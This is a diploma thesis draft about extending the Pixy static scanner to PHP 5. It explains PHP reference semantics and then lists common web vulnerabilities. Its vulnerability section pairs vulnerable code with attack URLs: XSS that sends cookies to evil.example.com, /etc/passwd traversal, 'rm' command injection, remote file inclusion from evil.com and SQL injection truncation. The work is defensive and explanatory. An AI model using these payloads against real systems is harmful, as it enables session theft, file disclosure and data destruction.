Tainted object propagation analysis for PHP 5 based on Pixy

Diploma thesis

Oliver Klee
Bonner Str. 63, 53173 Bonn
pixy@oliverklee.de

Bonn, March 28, 2013

Rheinische Friedrich-Wilhelms-Universität Bonn
Institut für Informatik III
Professor Dr. Armin B. Cremers

I hereby declare that I have created this work completely on my own and that it has not been submitted previously for a degree at any university. To the best of my knowledge and belief, this thesis contains no material previously published or written by another person, except where due reference is made.

Bonn, 2013-05-01

Abstract

Add some text for the abstract here.

Contents

1 Introduction 1
1.1 Motivation: Why a current static PHP security scanners is important . . 1
1.2 Research problems and approach 1

2 PHP 3
2.1 Challenges in static analysis for PHP 3
2.2 Variables, references and aliases 4

3 Vulnerabilities in PHP web applications 17
3.1 The "Common Weakness Enumeration" List 17
3.2 Tainted object propagation vulnerabilities 18
3.3 Problems not detectable by tainted object propagation scanners 23
3.4 How to lure users onto untrusted URLs 26

4 Static analysis 29
4.1 Static analysis for finding vulnerabilities 29
4.2 Approaches to static analysis 29
4.3 Tainted object propagation 30

5 Review of existing static PHP vulnerability scanners 33
5.1 Used test suite 33
5.2 SWAAT 34
5.3 CodeSecure Verifier 34
5.4 PHP-SAT 34
5.5 Pixy 34
5.6 Yasca—Yet Another Source Code Analyzer 35
5.7 Deciding on a scanner for the thesis 35

6 The PHP Security Scanner Pixy 37
6.1 Technical details 37

7 PHP 5.4 39

8 Alias analysis 41
8.1 Alias analysis in Pixy 41
8.2 Alias analysis for the default pass-by-reference in PHP 5 42

9 Implementation details and problems encountered **43**

10 Experimental evaluation of the modified version of Pixy **45**
10.1 Code quality 45

11 Discussion **49**
11.1 Related work 49
11.2 Conclusions 49
11.3 Further work 49

Bibliography **51**

List of Figures **57**

List of Tables **59**

Acknowledgements

First and foremost, I wish to thank my thesis advisor Daniel Speicher for helping finally find this thesis topic, for his support and guidance, and for his seemingly patience with me.

I also thank my fellow team members Henning Pingel, Marcus Krause and Helmut Hummel (from the TYPO3 Security Team) who have taught me most of what I know about web application security now.

Thanks also go to my father, who never stopped believing that I would someday finish this thesis (and who kept pushing and nudging me all the time).

Last but not least, I would like to thank Nenad Jovanovic for creating Pixy and Php-Parser in the first place, and on whose work this thesis has been built. The saying about "standing on the shoulders of giants" concerning Open-Source projects really is true.

1 Introduction

1.1 Motivation: Why a current static PHP security scanners is important

Currently, there is no free and high-quality static code analysis tool available (and still maintained) that can find vulnerabilities in PHP 5.4.x code. This is a problem because new vulnerabilities in web applications are found almost daily [osv11], and PHP is used for more than 75 % of the top-million sites [W3T12a], including Facebook (using the HipHop PHP compiler [Zha10], Wikipedia and WordPress.com [W3T12b].

1.2 Research problems and approach

This thesis builds on the PHP security scanner **Pixy** ([JKK07], p. 37) and its subproject **PhpParser** [Jov06].

1.2.1 Research goals

This thesis tackles the following research goals:

- Create an alias analysis that takes PHP 5's pass-by-reference for objects by default into account.
- Enhance the lexer and parser (both part of PhpParser) with most of the new keywords and concepts introduced in PHP 5.0 through 5.4.
- Analyze the security ramifications of the new keywords and concepts introduced in PHP 5.0 through 5.4.

1.2.2 Technical goals

In addition to the research goals, there are a few technical goals that needed to be achieved in order to achieve the research goals mentioned above:

- Adapt Pixy to work with Java 7 without any warnings. (Pixy was created using at most Java 6, but probably only using Java 1.5.)
- Get Pixy to parse PHP 5 code in the first place. (Pixy currently could handle PHP code only up to PHP version 4.2.)
- Enhance Pixy to also load PHP class files that are not directly included, but are supposed to be loaded via a PHP autoloader.

The technical goals are mostly necessary due to the fact that the Pixy code base had not been maintained (or even touched) since 2006, and both PHP (i.e., the scanned language) as well as Java (i.e., the scanner's language) had evolved in the meantime. In addition, the product code should be maintainable and well-structured so that it will be of real future use instead of a throw-away prototype.

2 PHP

PHP [RBS07] is a server-side web scripting language. In its current version, it is object-oriented and dynamically typed. However, it provides some minimal type safety using type hinting, i.e., function parameters can be typed using class names or "array". PHP provides lots of powerful built-in functions for cryptography, string handling, ZIP handling, networking, XML, and more.

2.1 Challenges in static analysis for PHP

In PHP, it is possible to use variables for variable names (which is called "variable variables"), field names, class names or for the inclusion of other classes. This practically is the same as multiple pointers in C++, and poses a problem for static analysis [WHKD00] that forces static analysis to fall back on approximations.

For example, the following constructs are possible, making static analysis a lot harder than e.g. for Java:

```
// bar contains the name of the class to instantiate.
$foo = new $bar();

// foo contains the name of the variable that gets assigned a 1.
$$foo = 1;
```

```php
// classFile includes the path of the class file to include.
require_once($classFile);

// To correctly resolve this include, a scanner would need to parse how
// t3lib_extMgm::extPath creates paths.
require_once(t3lib_extMgm::extPath('seminars') .
  'pi2/class.tx_seminars_pi2.php');

// Depending on the value of classFlavor, different version of the same
// class will be used. This results in runtime class resolution.
switch ($classFlavor) {
  case FLAVOR_ORANGE:
    require_once('Orange.php');
    break;
  case FLAVOR_VANILLA:
    require_once('Vanilla.php');
    break;
  default;
    require_once('Default.php');
    break;
}
$bar = new MyClass();
```

```php
// The class file for this class has not been included and will be
// implictly loaded on-demand by the autoloader.
$container = new SmartContainer();
```

In addition, type-hinted parameters can be overwritten within a function:

```php
protected function foo(array $bar) {
  if (empty($bar)) {
    // bar changes its type from an array to an integer.
    $bar = 42;
  }
}
```

2.2 Variables, references and aliases

To be able to conduct alias analysis for PHP, it is important to fully understand how variables and references in PHP work. This section covers this, including the implementation details of variables in PHP and the various types of references that are possible in PHP.

2.2.1 Variables, ZVALs and reference counting

ZVALs

Variables in PHP are assigned by value by default [PHP13g] and internally stored in a structure called *ZVAL*. In one of the C header files [PHP13k] in the PHP source code, the structure looks like this:

```
struct _zval_struct {
  /* Variable information */
  zvalue_value value;        /* value */
  zend_uint refcount__gc;
  zend_uchar type;           /* active type */
  zend_uchar is_ref__gc;
};

typedef union _zvalue_value {
  long lval;      /* long value */
  double dval;    /* double value */
  struct {
    char *val;
    int len;
  } str;
  HashTable *ht;  /* hash table value */
  zend_object_value obj;
} zvalue_value;
```

So a variable basically consists of a name (which is stored outside the ZVAL structure [Gol05]), a type, a value, and a reference counter.

Note: This applies to basic data types like integers, strings or floats. For objects, things are a bit more complicated (see below).

Let's assume we have the following code:

```
$x = 42;
xdebug_debug_zval('x');
```

The command `xdebug_debug_zval` from the Xdebug PHP extension [Der13] outputs detailed information on the variable (figure 2.1 on page 6):

```
x: (refcount=1, is_ref=0)=42
```



Figure 2.1: a simple variable

The reference count is used both by the garbage collector as well as to save memory by using a copy-on-write strategy. [PHP13d]

Copy-on-write variables

To preserve memory and improve performance, PHP uses a copy-on-write stragy for variables that are copies of one another. This copy-on-write strategy has no direct impact on alias analysis whatsoever. Still, understanding this phenomenon is necessary to interpret all the reference counter correctly and to differentiate between real aliases and copy-on-write ZVALs.

Let's have a look at an exmaple:

```
$x = 42;
$y = $x;
xdebug_debug_zval('x');
xdebug_debug_zval('y');
```

This code leads to both variables pointing to the exact same ZVAL, just by different names (figure 2.2 on page 7):

```
x: (refcount=2, is_ref=0)=42
y: (refcount=2, is_ref=0)=42
```



Figure 2.2: two variables sharing the same ZVAL via copy-on-write

Removing (unsetting) copy-on-write variables from the symbol table

When one of the variables is unset, the unset variable gets removed from the symbol table of the current scope, the reference counter is decreased again (figure 2.3 on page 7):

```
$x = 42;
$y = $x;
unset($y);
xdebug_debug_zval('x');
```

```
x: (refcount=1, is_ref=0)=42
```



Figure 2.3: a variable with the reference count decreased from 2 to 1 again

Overwriting copy-on-write variables

When one of the variables is overwritten later, PHP creates a new ZVAL for the new value and decreases the reference count of the first ZVAL(figure 2.4 on page 8):

```
$x = 42;
$y = $x;
$x = 3;
xdebug_debug_zval('x');
xdebug_debug_zval('y');
```

```
x: (refcount=1, is_ref=0)=3
y: (refcount=1, is_ref=0)=42
```



Figure 2.4: A new ZVAL is created after the value of a variable using a copy-on-write strategy is changed.

Note: `xdebug_debug_zval` will never display a `refcount` of zero for a variable because `xdebug_debug_zval` cannot display variables that have been unset (and that, by definition, do not exist at that point anymore).

Note: To get PHP to actually use copy-on-write, it is necessary to directly copy the value of one variable to another variable. Just assigning variables the same value will not lead to both variables sharing one ZVAL. This is different from the way the Java virtual machine handles strings (in order to conserve memory). [Tim99, chapter 2]

2.2.2 References

References in PHP are two variables pointing to the same ZVAL. The PHP manual takes particular care to make the difference to C pointers clear: [PHP13h][PHP13i]

> References in PHP are a means to access the same variable content by different names. They are not like C pointers; for instance, you cannot perform pointer arithmetic using them, they are not actual memory addresses, and so on.

There are several ways in which it is possible to create references in PHP: Assigning by reference, passing by reference and returning references. (This list includes all ways that are mentioned in the PHP manual. [PHP13e] As the PHP manual is the official source of documentation on PHP, this list should should be pretty complete.)

Assigning by reference

Creating references: References from one variable to another are set using the `=&` operator. [WH10, page 129][PHP13j] After this, both variables refer to the same ZVAL (instead of one variable pointing to the other), and it is not possible to distinguish between the referenced variable and the referencing variable anymore. Changing the value of one of the variables then changes the value in existing the ZVAL (and thus for both variables). However, it does *not* create a new ZVAL.

The corresponding ZVAL is marked with with `is_ref=1` (which is a 0/1 boolean flag, not a counter), and the reference count is increased (figure 2.5 on page 9):

```
$a1 = 'foo';
$a2 =& $a1;
$a1 = 'bar';
xdebug_debug_zval('a1');
xdebug_debug_zval('a2');
```

```
a1: (refcount=2, is_ref=1)='bar'
a2: (refcount=2, is_ref=1)='bar'
```



Figure 2.5: two variables sharing the same ZVAL via a reference

The same mechanism also applies when the content of a variable is copied to a variable that is a reference. In the following example, the content of `$q3` is copied to `$q2`, thus also changing the value of `$q1` as both `$q1` and `$q2` are references to the same ZVAL (figure 2.6 on page 10):

```
$q1 = 'foo';
$q2 =& $q1;

$q3 = 'bar';
$q2 = $q3;
xdebug_debug_zval('q1');
xdebug_debug_zval('q2');
```

```
q1: (refcount=2, is_ref=1)='bar'
q2: (refcount=2, is_ref=1)='bar'
```



Figure 2.6: copying the value of one variable to two reference variables

However, when a variable that is a reference to some variable is changed to be a reference to a different variablem, this changes only the entry in the symbol table, not the ZVAL. In the following exampled, `$p2` is a reference to `$p1` and then gets changed to be a reference to `$p3`. `$p1` stays unchanged as the corresponding ZVAL is not modified (figure 2.7 on page 11):

```
$p1 = 'foo';
$p2 =& $p1;

$p3 = 'bar';
$p2 =& $p3;
xdebug_debug_zval('p1');
xdebug_debug_zval('p2');
```

```
p1: (refcount=1, is_ref=0)='foo'
p2: (refcount=2, is_ref=1)='bar'
```



Figure 2.7: changing a reference variable from one ZVAL to another ZVAL

Dropping references and reference counting: When a variable that is a reference is unset, PHP removes the variable from the symbol table of the current scope (i. e., it cuts the connection between the variable name and the ZVAL) and decreases the reference count. The ZVAL will not be destroyed (or be allowed for garbage collection) as long as the reference count is greater than zero.

There is a difference between cases where there are at least two references to the same ZVAL and cases where there is only one reference left. For at least two references, the ZVAL will still be marked as `is_ref=1`:

```
$a1 = 'foo';
$a2 =& $a1;
$a3 =& $a1;
unset($a2);
xdebug_debug_zval('a1');
```

```
a1: (refcount=2, is_ref=1)='foo'
```

If there is only one reference to the ZVAL left, it will be marked as `is_ref=0` (even if the variable that is left standing after all its fellows have been unset is not the original first variable):

```
$b1 = 'foo';
$b2 =& $b1;
unset($b1);
xdebug_debug_zval('b2');
```

```
b2: (refcount=1, is_ref=0)='foo'
```

Note: References can only be created to variables[1], but not to literal values:

```
$answer =& 42;
```

```
PHP Parse error:  syntax error, unexpected '42' (T_LNUMBER) in
  /tmp/zval-test.php on line 2
```

Returning by reference

In PHP, functions (and thus also methods) normally return their return values by value. However, it is possible to change this so that the value is returned by reference: [PHP13f]

```
class Foo {
  public $property = 0;

  public function &getProperty() {
    return $this->property;
  }
}

$foo = new Foo();
$property =& $foo->getProperty();
$property = 4;

xdebug_debug_zval('foo');
```

```
foo: (refcount=1, is_ref=0)=class Foo
  { public $property = (refcount=2, is_ref=1)=4 }
```

For returning by reference to actually work, both ampersand signs are necessary: the ampersand in the function declaration `function &getProperty()` (so that the function returns the value by reference) as well as the ampersand when using the return value

[1]References to objects created with `new` in the same call are also possible. However, this usage of references has been deprecated in PHP 5.0. [PHP13j]

`$property = &$foo->getProperty();` (so that `$property` is assigned by reference, not by value.

Passing by reference

Variables can also be passed to functions (and methods) by reference. [PHP13c] This allows the function to change the value of the passed variable. (By default, function parameters are passed by value, not by reference.)

```
function changeParameter(&$parameter) {
  $parameter = 42;
}

$a = 5;
changeParameter($a);

xdebug_debug_zval('a');
```

```
a: (refcount=1, is_ref=0)=42
```

2.2.3 References and objects

Starting from PHP 5, objects are always passed kind of by reference: [PHP13a]

> In PHP 5 there is a new Object Model. PHP's handling of objects has been completely rewritten, allowing for better performance and more features. In previous versions of PHP, objects were handled like primitive types (for instance integers and strings). The drawback of this method was that semantically the whole object was copied when a variable was assigned, or passed as a parameter to a method. In the new approach, objects are referenced by handle, and not by value (one can think of a handle as an object's identifier).

The astute reader might have noticed the wording "kind of by reference" above. Actually, objects do not exactly work like references. Instead, variables that are object instances, the ZVAL contains a *handle* (or object *identifier*) for the object, not the object itself. So if variables (inderectly) point to the same object, they variables actually contains *copies* of the indentifier. [PHP13b]

As long as the object is merely accessed, object variables work just like references (figure 2.8 on page 14):

```
$instance = new StdClass();
$instance->field = 'foo';

$instance2 = $instance;
$instance2->field = 'bar';

xdebug_debug_zval('instance');
xdebug_debug_zval('instance2');
```

```
instance: (refcount=2, is_ref=0)=class stdClass
  { public $field = (refcount=1, is_ref=0)='bar' }
instance2: (refcount=2, is_ref=0)=class stdClass
  { public $field = (refcount=1, is_ref=0)='bar' }
```

(In the output of `xdebug_debug_zval`, it unfortunately is not possible to see that the ZVALs only contain the object identifiers, not the object itself. The output also does not make it clear that objects internally are represented using separate symbol tables.)



Figure 2.8: objects using the ZVAL for the object identifier/handle

However, if we start to use the object variables like real references and try to overwrite one object by setting the other object, the difference to real references becomes apparent (figure 2.9 on page 15):

```
$someInstance = new StdClass();
$someInstance->field = 'foo';

$instance2 = $instance;
$instance2 = 42;

xdebug_debug_zval('instance');
xdebug_debug_zval('instance2');
```

```
instance: (refcount=1, is_ref=0)=class stdClass
  { public $field = (refcount=1, is_ref=0)='bar' }
instance2: (refcount=1, is_ref=0)=42
```



Figure 2.9: object handle variables that do not work like real references

However, object variables can also be used as real references (again by using the ampersand & operator) (figure 2.10 on page 16):

```
$someInstance = new StdClass();
$someInstance->field = 'foo';

$instanceReference =& $someInstance;
$instanceReference = 42;

xdebug_debug_zval('someInstance');
xdebug_debug_zval('instanceReference');
```

```
someInstance: (refcount=2, is_ref=1)=42
instanceReference: (refcount=2, is_ref=1)=42
```



Figure 2.10: real object references

3 Vulnerabilities in PHP web applications

The vulnerabilities in this chapter are divided into two parts: Tainted object propagation problems (which potentially can be found by scanners like Pixy), and problems of other types (for which other tools are more helpful, or which usually are found through code inspection by a human).

This list of vulnerabilities is by no means complete, but should cover the most common vulnerabilities found in PHP web applications (according to the author's experience as a member of the TYPO3 Security Team since 2008). The code examples are all by the author.

Note: The URLs of all examples in this section are not URL-encoded to make them easier to read. In real life, the URL would be URL-encoded, e.g., spaces would be encoded as %20.

3.1 The "Common Weakness Enumeration" List

The *Common Weakness Enumeration (CWE)* [cwe07] is a widely-used formal list of software vulnerabilities that strives to serve as a common language for the vulnerabilities. This list includes extensive information on the vulnerability, including examples of vulnerable code, tips for mitigation, and information on whether this types of vulnerability can be found using dynamic or static program analysis. Organizations like Apple, Coverity or IBM make use of this list and provide tools that are compatible with it [cwe12b].

The CWE issues a yearly list of the "Top 25 Most Dangerous Software Errors" [cwe11] which includes many of the issues listed here. This list includes the "top issues" both concerning how critical they are as well as how widespread they are, based on a survey of a selected number of organizations. Still, it does not cover all types of vulnerabilities listed in this section because this section focuses on web applications written in PHP, and the top 25 list is intended to cover web applications in all languages.

All in all, the CWE contains 909 entries and should cover most types of vulnerabilities. [cwe12a]

3.2 Tainted object propagation vulnerabilities

Tainted object propagation vulnerabilities [LL05] refers to a class of problems where untrusted data is used without sanitizing it properly for the context where it is used. There are already some (documented) approaches to generally finding these problems in web applications. Pixy as a scanner for tainted object propagation vulnerabilities currently can find SQL injection and reflective cross-site scripting.

Vulnerability	Top 25	CWE ID	Literature
SQL injection	#1	CWE-89	[Nat09f, MS09, Anl02, Wei12]
Cross-site scripting	#4	CWE-79	[CER00, Nat09e, Wei12]
HTTP response splitting	—	CWE-113	[KE08]
Directory traversal, path traversal	#13	CWE-22	[Nat09b]
OS command injection	#2	CWE-78	[Nat09d]
PHP file inclusion, remote code injection, remote command execution	—	CWE-98	[Nat09g, Wei12]
E-mail header injection, spam via e-mail forms	—	CWE-93	[KE08]

Table 3.1: Selected tainted object propagation vulnerabilities

3.2.1 SQL injection

An SQL injection vulnerability exists if a string from an external source is directly used in an SQL query. This is an example of vulnerable code:

```
$queryResult = mysql_query(
  'SELECT * FROM posts WHERE uid = ' . $_GET['postUid'] . ';'
);
```

An attacker would use a URL like this:

```
http://example.com/blog.php?postUid=1;TRUNCATE DATABASE posts
```

This URL then would result in the following SQL getting executed:

```
SELECT * FROM posts WHERE uid = 1;TRUNCATE DATABASE posts;
```

This effectively deletes all records from the `posts` table.

3.2.2 Cross-site scripting (XSS)

Cross-site-scripting (XSS) means that a string (or generally some data) from an external source is used in the website output, allowing to inject HTML, JavaScript or (seldom) XML. This provides an attacker with leverage for attacks like sending the current cookies to a malicious site. The cookie then can be used for session hijacking.

There are two variants of XSS: *reflective XSS*, where the malicious data is directly transmitted, e.g., via a URL, and is not stored, and *persistent XSS*, where the malicious data gets stored in a database or a file.

In April 2010, the Apache Foundation reported an incident where an XSS vulnerability was used for a series of attacks that resulted in an attacker gaining root privileges for a server. [apa10]

3.2.3 Reflective XSS

Reflective cross-site scripting is a variant of XSS where the malicious output comes directly from the input, but is not stored in the database or file system. Thus loading the page from a non-malicious link will not show the malicious code. This is a simple example of vulnerable code:

```
$output = 'Thank you for sending an e-mail to ' . $_POST['email'] . '.';
```

The URL used by an attacker then could look like this:

```
http://example.com/blog.php?email=<script>image=new Image();
  image.src="http://evil.example.com/?c="+document.cookie</script>
```

This then would send the current cookies to a (potentially) malicious server, allowing an attacker to hijack the user's current session.

XSS opens the gates to many kinds of attacks. For example, it is possible to read the passwords from a login form after they have automatically been filled in by the browser's password storage. It also allows reading the clipboard content and sending it to another server.

3.2.4 HTTP response splitting

An HTTP response splitting attack is based on code allowing unsanitized CRLF (0x0d0a) character combinations to be included in HTTP headers, thus creating multiple headers.

However, as of PHP versions 4.4.2 and 5.1.2, the `header()` function only allows one header at a time, thus preventing header injection attacks. [PHP12]

3.2.5 Directory traversal/path traversal

Directory traversal (also known as *path traversal*) is possible if a vulnerable application includes or outputs file using a path that comes from an untrusted source. If the application does not check that the path is relative and does not contain two dots (`..`) (directly or URL-encoded), it is possible to read or overwrite files that should not be visible, e.g. `/etc/passwd/` or the file with the database credential of the application.

This is an example of vulnerable code:

```
echo $createHeader();
if (isset($_GET['file']) && ($_GET['file'] != '')
  && is_file($_GET['file'])
) {
  echo file_get_contents($file);
}
echo $createFooter();
```

An attack URL could look like this:

```
http://www.example.com/index.php?file=../../../etc/passwd
```

This would result in `/etc/passwd` being displayed. (For this attack to work, the exact number of `../` has to match the directory structure of the server, and the file needs to be readable by the web server user.)

3.2.6 OS command injection

OS command injection is based on malicious input getting in while executing shell commands. Vulnerable code could look like this:

```
echo $createHeader();
if (isset($_GET['file']) && ($_GET['file'] != '')
  && is_file($_GET['file'])
) {
  exec('touch ' . $file)
}
echo $createFooter();
```

An attacker then would use a URL like this:

```
http://www.example.com/index.php?file=fileName|rm\%20../../config.php
```

Calling this URL would delete the application's configuration file.

3.2.7 PHP File Inclusion, Remote code injection, Remote Command Execution

PHP file inclusion (also known as *remote code injection* or *remote command execution*) is a PHP-specific vulnerability occurs when a PHP script includes another script file and take the path of the file to include from an untrusted source. (Depending on the configuration of the system, the path of the file to include may also be a remote URL, thus making this kind of vulnerability possible in the first place.)

This is an example of vulnerable code:

```
echo $createHeader();
if (isset($_GET['file']) && ($_GET['file'] != '')
  && is_file($_GET['file'])
) {
  include($file);
}
echo $createFooter();
```

An attacker then could place some malicious code as a text file on some server (for example, at `http://evil.com/evil.txt`) and then use an URL like this to include that file:

```
http://www.example.com/index.php?file=http://evil.com/evil.txt
```

This URL then will include and execute the PHP contained in the remote file.

3.2.8 E-mail header injection

E-Mail header injection is an attack that makes use of e-mail forms or other mail functionality that uses untrusted data in e-mail header fields (like `From:`, `To:`, `Cc:` or `Subject:`),

If header-relevant data in contact forms (like the sender's name or the subject) is not sanitized of linefeeds or carriage returns, it is possible to include additional header lines like bcc:, allowing the form to be misused for sending SPAM e-mails.

The code of a vulnerable e-mail form could look like this:

```
mail(
  'sales@example.com',
  $_POST['email_subject'],
  $_POST['email_body'],
  'From: ' . $_POST['email_address']
);
```

An attacker then could forge a POST request (either using a HTML file that includes a form a via some program) and include a complete e-mail into the subject field (in the `email_subject` POST data):

```
Buy cheap Viagra!\r\nTo: some-spam-victim@example.org\r\n
  Bcc: other-victim@example.org, other-victim-2@example.org\r\n
  Buy cheap Viagra here: http://spamsite.example.com/\r\n
```

This then would result in the following e-mail being send (headers and body):

```
From: requester@example.com (sender e-mail addres from POST data)
Subject: Buy cheap Viagra!
To: some-spam-victim@example.org
Bcc: other-victim@example.org, other-victim-2@example.org
Buy cheap Viagra here: http://spamsite.example.com/

To: sales@example.com

(e-mail body from POST data)
```

3.3 Problems not detectable by tainted object propagation scanners

The following problems does not rely on a direct connection between data sources and sinks to be exploitable and thus cannot be found using a tainted object propagation problem scanner.

Vulnerability	**Top 25**	**CWE ID**	**Literature**
Information disclosure, information exposure	—	CWE-200	[Nat09a, Wei12]
Full path disclosure	—	CWE-211	[KE08]
Cross-site request forgery	#12	CWE-352	[Nat09c, Kac08, OWA12, Wei12]
Persistent XSS	#4	CWE-79	[KE08]
Open Redirect	#22	CWE-601	[Mor09]

Table 3.2: Some problems not detectable by tainted object propagation scanners

3.3.1 Information disclosure/information exposure

Information disclosure (also known as *information exposure*) happens when an application discloses internal information like database user names or the executed SQL, e.g. in error messages or HTML comments.

This is an example of vulnerable code:

```php
public function query($sql) {
  $queryResult = $this->link->query($sql);
  if ($queryResult === FALSE) {
    echo 'The following query has failed: ' . htmlspecialchars($query);
    die();
  }

  return $queryResult;
}
```

The attacker then would need to find a bug in the web application that causes the query to fail. This would expose table names and possible column names, providing valuable information for other attacks like SQL injection (page 18).

Apart from the code itself being vulnerable, having PHP configured with `display_errors = On` makes the complete installation vulnerable as this causes any error messages from PHP to be output directly on the web page.

3.3.2 Full path disclosure

Full path disclosure vulnerabilities are a subset of the *information disclosure* class of vulnerabilities. It refers to an application disclosing the full path of the application or file, for example in error messages.

This is an example of vulnerable code:

```php
public function readFile($path) {
  $fileResource = fopen($path, 'r');
  if ($fileResource === FALSE) {
    echo 'Error opening file: ' . htmlspecialchars($path);
    die();
  }

  $fileContents = fread($fileResource, filesize($path));
  fclose($fileResource);

  return $fileContents;
}
```

If the attacker find a case where a file cannot be read, this would expose the path to the file (and thus to the general location of the application's files). This would provide the attacker with data helpful for a path traversal attack (page 20).

3.3.3 Cross-site request forgery (CSRF/XSRF)

Cross-site request forgery (CSRF/XSRF) means that current user session of a web application (e.g., in an open browser tab) is misused to execute certain actions on that site via malicious links, e.g. sending SPAM, changing the user's password or deleting their profile.

A common protection against an CSRF attack is adding requiring a token to be submitted together with the request. This token is unique to the current user session and usually not visible to the user. An attacker that would need to retrieve the current session token, and just submitting a fixed URL with a request would not work anymore. Facebook and TYPO3 use the token technique. [fac12, Rin11]

The danger of CSRF is greatly increased if the site is susceptible to XSS because being able to execute JavaScript in the target web site's context would allow an attacker to retrieve the current token.

3.3.4 Persistent XSS

Persistent cross-site scripting (persistent XSS) is a variant of the XSS vulnerability. It refers to the case when untrusted data is first stored in the file system or database, and some other part of the application then uses the stored data for output, thus inserting the malicious data in the output even if the page is loaded from a clean URL. This is a lot harder to find via tainted object propagation because there is the database between the source and the sink, and the source and the sink come into action in separate executions.

This is an example of vulnerable code:

```
$postData = $this->retrievePostFromDatabase($postUid);
$output = '<h3>' . $postData['title'] . '</h3>';
```

An attacker could use the post submission form and enter a title like this:

```
<script>
  image = new Image();
